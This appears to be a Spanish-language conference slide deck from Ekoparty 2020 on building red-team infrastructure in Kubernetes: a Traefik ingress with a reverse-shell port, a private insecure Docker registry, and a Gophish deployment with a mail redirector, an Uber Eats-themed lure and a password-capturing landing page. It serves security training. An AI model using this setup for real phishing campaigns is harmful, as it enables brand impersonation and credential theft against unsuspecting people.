
Usted está aquí -> traefik



Configurando kubernetes/traefik

Repo: infraestructura-ofensiva-infra/traefik

Traefik es un load balancer o “Edge router” que nos va a permitir publicar nuestros servicios(payloads,c2,gophish, etc), una de las ventajas mas importantes es el auto discovery.



Configurando kubernetes/traefik

1- aplicar custom resource definitions y los RBAC

```
root@mini:~# ko apply -f 1.yaml
```

Configurando kubernetes/traefik

1- Crear los Servicios para traefik,
con ips publicas manejadas
por metallb

2- aplicar
Ko apply -f 2.yaml

```
apiVersion: v1
kind: Service
metadata:
  name: traefik-svc
  annotations:
    metallb.universe.tf/address-pool: public
spec:
  ports:
    - protocol: TCP
      name: web
      port: 80
    - protocol: TCP
      name: https
      port: 443
    - protocol: TCP
      name: rev
      port: 1337
  selector:
    app: traefik
  type: LoadBalancer

---
apiVersion: v1
kind: Service
metadata:
  name: traefik-svc-udp
  annotations:
    metallb.universe.tf/address-pool: public
spec:
  ports:
    - protocol: UDP
      name: dns
      port: 53
  selector:
    app: traefik
  type: LoadBalancer
```

Configurando kubernetes/traefik

3- modificar y crear el deployment

ko apply -f 3.yaml

```
ports:
  - name: web
    containerPort: 80
  - name: https
    containerPort: 443
  - name: rev
    containerPort: 1337
  - name: dns
    containerPort: 53
```


```
kind: Deployment
apiVersion: apps/v1
metadata:
  namespace: default
  name: traefik
  labels:
    app: traefik
spec:
  replicas: 1
  selector:
    matchLabels:
      app: traefik
  template:
    metadata:
      labels:
        app: traefik
    spec:
      serviceAccountName: traefik-ingress-controller
      volumes:
        - name: data
          emptyDir: {}
        - name: tmp
          emptyDir: {}
      containers:
        - name: traefik
          image: traefik:v2.2
          volumeMounts:
            - name: data
              mountPath: /data
            - name: tmp
              mountPath: /tmp
          args:
            - --api.insecure=true
            - --serverstransport.insecureSkipVerify=true
            - --global.sendAnonymousUsage
            - --serverstransport.insecureSkipVerify=true
            - --providers.kubernetesingress
            - --accessLog
            - --entrypoints.web.address=:80
            - --entrypoints.rev.address=:1337
            - --entrypoints.https.Address=:443
            - --entrypoints.dns.Address=:443/udp
            - --providers.kubernetescrd
            - --providers.kubernetesingress
```

Configurando kubernetes/traefik

4- verificar

```
mini@molly:~/eko2020/offensive-infra/c2/merlin-lh$ ko get svc
NAME      TYPE        CLUSTER-IP   EXTERNAL-IP   PORT(S)          AGE
dashboard ClusterIP  10.233.57.100 <none>        3333/TCP        19h
kubernetes ClusterIP 10.233.0.1    <none>        443/TCP         18d
traefik-svc LoadBalancer 10.233.21.140 135.181.58.56,135.10.10.10 80:30480/TCP,443:31017/TCP,1337:32578/TCP 3d20h
```

Usted está aquí -> docker-registry



Configurando kubernetes/docker-registry

Si queremos poder orquestrar containers, necesitamos un lugar de donde kubernetes pueda bajar las imagenes, recomiendo un registry privado.

Crear espacio

```
root@node1:~# mkdir -p /root/registry/{images,certs,auth}
```

K3S COMPATIBLE!

Configurando kubernetes/docker-registry

```
apiVersion: apps/v1
kind: Deployment
metadata:
  name: docker-registry
  namespace: docker-registry
spec:
  replicas: 1
  selector:
    matchLabels:
      app: docker-registry
  template:
    metadata:
      labels:
        app: docker-registry
    spec:
      containers:
        - name: docker-registry
          image: registry:2.6.2
          env:
            - name: REGISTRY_HTTP_ADDR
              value: ":5000"
            - name: REGISTRY_STORAGE_FILESYSTEM_ROOTDIRECTORY
              value: "/var/lib/registry"
          ports:
            - name: http
              containerPort: 5000
          volumeMounts:
            - name: image-store
              mountPath: "/var/lib/registry"
      volumes:
        - name: image-store
          hostPath:
            path: /root/registry/images
```

```
kind: Service
apiVersion: v1
metadata:
  name: docker-registry
  namespace: docker-registry
  labels:
    app: docker-registry
spec:
  selector:
    app: docker-registry
  ports:
    - name: http
      port: 5000
      targetPort: 5000
```

Configurando kubernetes/docker-registry

Check docker service cluster-ip y agregala como insecure-registry #noshame

```
root@node1 ~ # k get svc -n docker-registry
NAME           TYPE      CLUSTER-IP        EXTERNAL-IP   PORT(S)          AGE
docker-registry  ClusterIP  10.233.3.129    <none>        5000/TCP       2d15h
root@node1 ~ # cat /etc/docker/daemon.json
{
  "insecure-registries": ["10.233.3.129:5000"]
}
```

Testeando kubernetes/docker-registry

* ssh tunnel Testeando el registry

```
ssh -L 5000:<ip-docker-registry-svc>:5000 anoyo
```

* build a micro dockerfile

```
1 FROM debian:latest
2 CMD tail -f /dev/null
3
```



Kubernetes usa los exit codes del runtime, un
hack es usar tail

```
mini@molly:~/eko2020/offensive-infra/docker-registry$ docker build -t 127.0.0.1:5000/microdebian .
Sending build context to Docker daemon 5.632kB
Step 1/2 : FROM debian:latest
```


* push it

```
mini@molly:~$ docker push 127.0.0.1:5000/microdebian
The push refers to repository [127.0.0.1:5000/microdebian]
```

Testeando kubernetes/docker-registry

```
root@node1 ~ # k run microtest --image 10.233.3.129:5000/microdebian
pod/microtest created
root@node1 ~ # k get pods
NAME          READY   STATUS    RESTARTS   AGE
gophish-0     1/1     Running   0          20h
microtest     1/1     Running   0          4s
traefik-dd46cf49b-zqwxf  1/1     Running   0          21h
root@node1 ~ # k exec microtest -it -- bash
root@microtest:/# ls
bin  boot  dev  etc  home  lib  lib64  media  mnt  opt  proc  root  run
root@microtest:/# 
```

Usted está aquí -> gophish



Deployando gophish

Para gophish vamos a necesitar:

- Levantar gophish server en un Statefulset
- Levantar gophish service para usar el dashboard
- Levantar el redirector con el servidor mail

Gophish Statefulset

```
ko apply -f gophish-statefulset.yaml
```

```
apiVersion: apps/v1
kind: StatefulSet
metadata:
  name: gophish
  namespace: default
  labels:
    app: gophish
spec:
  replicas: 1
  selector:
    matchLabels:
      app: gophish
  serviceName: gophish
  template:
    metadata:
      labels:
        app: gophish
    spec:
      containers:
        - image: gophish/gophish
          name: gophish
          imagePullPolicy: Always
          command: ["/bin/bash"]
          args: ["-c", "/opt/gophish/gophish"]
          ports:
            - name: dashboard
              protocol: TCP
              containerPort: 3333
          volumeMounts:
            - mountPath: "/app/Data"
              name: gophish-data
          volumes:
            - name: gophish-data
  volumeClaimTemplates:
    - metadata:
        name: gophish-data
      labels:
        app: gophish
      spec:
        accessModes: [ "ReadWriteOnce" ]
        storageClassName: rook-ceph-block-x2
        resources:
          requests:
            storage: "1Gi"
```

Gophish Service

```
ko apply -f gophish-svc.yaml
```

```
apiVersion: v1
kind: Service
metadata:
  name: dashboard
  namespace: default
  labels:
    app: gophish
spec:
  ports:
  - port: 3333
    name: dashboard
    targetPort: 3333
  selector:
    app: gophish
```

Gophish Redirector

- Ansible pseudo-codigo provisioning

```
- hosts: redirector1
gather_facts: no
vars:
  username: tomav
  repo_name: docker-mailserver

tasks:
  - name: install base packages
    apt: pkg={{item}} state=present update_cache=yes cache_valid_time=604800
    with_items:
      - git
      - tmux
      - certbot
      - python3-certbot-apache

  - name: Create and Install Cert Using {{ certbot_plugin }} Plugin
    command: "certbot --apache -d ekoparty.xyz -m tu@mail.com --no-eff-email --agree-tos"

  - name: Checkout The Code From Github Using Ansible.
    git:
      repo: 'https://github.com/{{ username }}/{{ repo_name }}.git'
      dest: /root/docker-mailserver
```

Docker-mailserver

1. `mkdir -p /var/ds/mail.ekoparty.xyz`
2. `cd /var/ds/mail.ekoparty.xyz`
3. `wget https://raw.githubusercontent.com/tomav/docker-mailserver/master/setup.sh`
4. `chmod a+x ./setup.sh`

Docker-mailserver

5. Crear docker-compose.yaml

```
version: '2'
services:
  mail:
    image: tvial/docker-mailserver:latest
    hostname: ${HOSTNAME}
    domainname: ${DOMAINNAME}
    container_name: ${CONTAINER_NAME}
    ports:
      - "25:25"
      - "143:143"
      - "587:587"
      - "993:993"
    volumes:
      - maildata:/var/mail
      - mailstate:/var/mail-state
      - maillogs:/var/log/mail
      - ./config/:/tmp/docker-mailserver/
    env_file:
      - .env
      - env-mailserver
    cap_add:
      - NET_ADMIN
      - SYS_PTRACE
    restart: always
volumes:
  maildata:
    driver: local
  mailstate:
    driver: local
  maillogs:
    driver: local
```

Docker-mailserver

6. UFW!!!

- ALLOW 25 587 465 143 993

7. Crear un mail

```
./setup.sh email add test@ekoparty.xyz cecinestpasunepassword
```

8. Crear DKIM

```
./setup.sh config dkim
```

9. Configurar reverse lookup , spf,dmarc,ptr, etc configurar un servidor/dominio para phishing es una charla en si misma.

Mas info: <https://github.com/obscuritylabs/RAI/tree/master/PhishingServer>

Docker-mailserver

<https://www.mail-tester.com>

Wow! Perfect, you can send

Score :

10/10



Gophish round 2



Gophish

- Identificar ip servicio:

ko get svc

- Identificar password

ko logs gophish-0

```
OK    20200619000000_0.11.0_password_policy.sql
OK    20200730000000_0.11.0_imap_ignore_cert_errors.sql
time="2020-09-23T02:52:10Z" level=info msg="Please login with the username admin and the password 33388ed56e6caa34"
time="2020-09-23T02:52:10Z" level=info msg="Starting phishing server at http://0.0.0.0:80"
time="2020-09-23T02:52:10Z" level=info msg="Background Worker Started Successfully - Waiting for Campaigns"
time="2020-09-23T02:52:10Z" level=info msg="Creating new self-signed certificates for administration interface"
time="2020-09-23T02:52:10Z" level=info msg="Starting IMAP monitor manager"
time="2020-09-23T02:52:10Z" level=info msg="Starting new IMAP monitor for user admin"
time="2020-09-23T02:52:10Z" level=info msg="TLS Certificate Generation Complete"
```

- Por que hacer el dashboard publico si existen los tuneles?

ssh -L 3333:gophish_cluster_ip:3333 node1

Gophish

1-

Crear sending profile
y probar enviar un
test email

The screenshot shows the Gophish web application interface. The left sidebar has a dark theme with white text and includes links for Dashboard, Campaigns, Users & Groups, Email Templates, Landing Pages, Sending Profiles (which is highlighted in blue), Account Settings, User Management (with an Admin button), and Webhooks (with an Admin button). The main content area has a light gray background. At the top, it says "Most Visited" and has a "gophish" logo. The title "Sending" is displayed prominently. Below it, there's a green button labeled "+ New Profile". A message says "No profiles created yet. Let's create one!". On the right, there's a form for creating a new sending profile. The fields include:

- Interface Type: SMTP
- From: test@ekoparty.xyz
- Host: mail.ekoparty.xyz:25
- Username: test@ekoparty.xyz
- Password: (redacted)
- Ignore Certificate Errors ?
- Email Headers:
 - X-Custom-Header
 - {URL}-gophish
 - + Add Custom Header
- Show 10 entries
- Search: (input field)
- Header
- Value
- No data available in table
- Showing 0 to 0 of 0 entries
- Previous
- Next
- Send Test Email (green button)
- Cancel
- Save Profile (green button)

Gophish

2-

Creamos un template
DEMO :)

https://127.0.0.1:3333/templates

New Template

Name: Demo EKO

Import Email

Subject: ¡\$2500 de regalo en tu primer pedido! 🍔

Text HTML

Uber Eats


¡La creme ! de la creme!

body table tbody tr td p strong

Add Tracking Image

Add Files

Show 10 entries Search:



Gophish

3-

Crear grupo

The screenshot shows the Gophish web application interface. The left sidebar has a dark theme with white text and includes links like Dashboard, Campaigns, Users & Groups (which is highlighted), Email Templates, Landing Pages, Sending Profiles, Account Settings, User Management (with an Admin badge), Webhooks (with an Admin badge), User Guide, and API Documentation. The main content area has a light background and displays the title "Users & G". A modal window titled "New Group" is open, prompting the user to enter a group name ("ekoparty"). It also features a "Bulk Import Users" button and a "Download CSV Template" link. Below the modal, a table lists one entry: "mini" (First Name) and "mini" (Last Name). The table includes columns for First Name, Last Name, Email, and Position, with "devops" listed under Position. The modal footer contains "Close" and "Save changes" buttons.

https://127.0.0.1:3333/groups

Most Visited

gophish

Dashboard

Campaigns

Users & Groups

Email Templates

Landing Pages

Sending Profiles

Account Settings

User Management Admin

Webhooks Admin

User Guide

API Documentation

← → ⌛ ⌂

New Group

Name:

ekoparty

+ Bulk Import Users

Download CSV Template

First Name Last Name Email Position

Show 10 entries Search:

First Name Last Name Email Position

mini mini mini@... devops

Showing 1 to 1 of 1 entries

Previous 1 Next

Close Save changes

Gophish

4-

Crear landing

https://127.0.0.1:3333/landing_pages

gophish

Dashboard

Campaigns

Users & Groups

Email Templates

Landing Pages

Sending Profiles

Account Settings

User Management Admin

Webhooks Admin

User Guide

API Documentation

Landing

+ New Page

No pages created yet. Let's create one!


Name: eko uber altaburger

Import Site

HTML

Source

Format



Trainings

We are the best place in Latin America to

Capture Submitted Data

Capture Passwords

Warning: Credentials are currently not encrypted. This means that captured passwords are stored in the database as cleartext. Be careful with this!

Redirect to:

ekoparty.org

Cancel Save Page

Gophish

5-

Crear campaña

The screenshot shows the Gophish web application interface. On the left, there's a sidebar with links: Dashboard, Campaigns (which is selected and highlighted in dark blue), Users & Groups, Email Templates, Landing Pages, and Sending Profiles. In the center, the main content area has a title "Campaigns" and a button "+ New Campaign". Below it, there are tabs for "Active Campaigns" and "Archived Campaigns". A modal window titled "New Campaign" is open on the right. Inside the modal, the "Name:" field contains "eko". The "Email Template:" dropdown is set to "Demo EKO". The "Landing Page:" dropdown is set to "eko uber altaburger". The "URL:" field contains "http://ekoparty.xyz". The "Launch Date" is set to "September 23rd 2020, 2:55 am". The "Send Emails By (Optional)" field is empty. The "Sending Profile:" dropdown is set to "ekoparty". The "Groups:" dropdown contains "x ekoparty". At the bottom of the modal are "Close" and "Launch Campaign" buttons. A smaller modal window titled "Campaign Scheduled!" is overlaid on the main content, stating "This campaign has been scheduled for launch!" with an "OK" button.

New Campaign

Name: eko

Email Template: Demo EKO

Landing Page: eko uber altaburger

URL: http://ekoparty.xyz

Launch Date: September 23rd 2020, 2:55 am

Send Emails By (Optional):

Sending Profile: ekoparty

Groups: x ekoparty

Campaign Scheduled!

This campaign has been scheduled for launch!

OK

Close

Launch Campaign

Gophish

From Me <test@ekoparty.xyz> ★
Subject: ¡\$2500 de regalo en tu primer pedido! 🍔TOP

To Me [REDACTED]
